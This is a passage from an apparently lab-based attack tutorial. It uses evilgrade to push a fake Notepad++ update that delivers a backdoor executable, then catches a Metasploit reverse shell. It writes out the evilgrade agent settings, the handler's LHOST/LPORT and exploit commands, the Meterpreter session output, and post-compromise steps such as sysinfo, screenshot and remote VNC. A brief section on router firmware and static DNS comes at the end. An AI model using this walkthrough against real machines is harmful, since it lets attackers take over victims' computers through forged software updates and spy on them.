

evilgrade(notepadplusplus)>

```


Step 16: Now, just wait for the victim to open his/her notepad plus. Once they open, they will get a pop up asking for update. During the update, he will be getting fake update form our evilgrade server and will be loaded with our backdoor exe file.



Step 17: Upgrading producers of the notepad plus by the victim



Step 18 : In the attacker machine, evilgrade server will load the backdoor and metasploit handler will established the session and give us the meterpreter shell.



Step:19 Now we have meterpreter shell and the target pc is compromised .We do many things for here to seen the victim computer information use command “sysinfo”

```
root@lab: ~
File Edit View Search Terminal Help

msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.5.132:8080
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.5.130
[*] Meterpreter session 1 opened (192.168.5.132:8080 -> 192.168.5.130:49265) at 2013-08-06 20:51:08 -0400

meterpreter >
meterpreter >
meterpreter > mow we have meterpreter session we can do alot of things
[-] Unknown command: mow.
meterpreter > sysinfo
Computer      : LAB-PC
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : en_GB
Meterpreter   : x86/win32
meterpreter > 
```

Step 20: There are many command, which we can use to extract a lot of information form the victim pc .Use command “help” to see few commands ,like scrensnot, killav,run vnc etc.


```
meterpreter > help

Core Commands
-----
Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun       Executes a meterpreter script as a background thre


ad
channel      Displays information about active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
help         Help menu
info         Displays information about a Post module
interact     Interacts with a channel
irb          Drop into irb scripting mode
load         Load one or more meterpreter extensions
migrate      Migrate the server to another process
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post module
use          Deprecated alias for 'load'
write        Writes data to a channel

Stdapi: File system Commands
-----
Command      Description
-----
cat          Read the contents of a file to the screen
cd           Change directory
download     Download a file or directory
edit         Edit a file
getlwd      Print local working directory
getwd       Print working directory
lcd         Change local working directory
lpwd        Print local working directory
ls           List files
mkdir        Make directory
pwd          Print working directory
rm           Delete the specified file
rmdir       Remove directory
search       Search for files
upload      Upload a file or directory
```


Step 21: Enter command “screenshot “to get screenshot of the victim computer, command “run vnc “ to get remote desktop .



Step 22: Making new folder name “jdfkdjfdj “form GUI in the victim machine




Step:23 Checking the victim pc if the folder name “jdfjfdjkd “ was created or not .




Method of the protection

- We should frequently update the firmware of the router.
- Never make your router available in the internet.
The certificate should be check before updating the files
- It will be best to setup the static DNS IP of the Google as 8.8.8.8, 8.8.4.4


Step: 1 Always update latest firmware if available from the vendor site but not patch firmware is currently available for the TD-W8901D.



Step 2: Using the static DNS (Domain Name System) in the PC will help to prevent this types of the attack .If hacker change DNS server of the router but PC will use Google DNS server



Step 3: Now again victim try to update his note pad application.



Step 4: in the attacker, Server there is no request of the update because now he is using the Google DNS (Domain Name System)

```

Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it's boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

-----
| Name      | Default          | Description
+-----+-----+-----+
| enable    | 1                | Status
| agent     | ./agent/agent.exe | Agent to inject
+-----+-----+-----+

evilgrade(notepadplus)>set agent ['"<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>
set agent ['"<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>"]'
set agent, ["<@UT%>/root/Desktop/navebackdoor.exe<@UT%>"]

evilgrade(notepadplus)>start
evilgrade(notepadplus)>
[6/8/2013:20:44:34] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(notepadplus)>
[6/8/2013:20:44:35] - [DNSSERVER] - DNS Server Ready. Waiting for Connections ...

evilgrade(notepadplus)>

```

Step 5 : In the attacker computer no session is created because our backdoor is not executed in the victim computer.

```

root@lab: ~
File Edit View Search Terminal Help

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > set LHOST 192.168.5.132
LHOST => 192.168.5.132
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.5.132:8080
[*] Starting the payload handler...

```